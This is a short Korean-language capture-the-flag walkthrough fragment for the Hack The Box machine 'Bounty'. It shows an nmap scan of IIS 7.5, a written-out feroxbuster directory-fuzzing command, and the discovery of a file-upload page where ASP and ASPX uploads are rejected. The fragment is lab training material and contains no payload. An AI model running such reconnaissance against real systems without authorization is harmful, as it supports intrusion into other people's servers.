web-config-upload SeImpersonatePrivilege directory-fuzzing
HTB : https://app.hackthebox.com/machines/Bounty?sort_by=created_at&sort_type=desc
Machine IP :
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
80포트 열림
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: Bounty
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

이미지만 있는 사이트임. 고버스터와 Feroxbuster 사용해 디렉터리 열거함
┌──(kali㉿kali)-[~/htb/bounty]

└─$ feroxbuster -u http://10.129.223.153/ -w /home/kali/utill/wordlist/directory-list-2.3-medium.txt -x asp,aspx,html,pdf,txt,bak -t 50 -r --depth 3 --smart --thorough -s 200,301,302

transfer.aspx 접속 결과, 업로드 페이지가 존재함
ASPX, ASP 확장자 업로드 실패

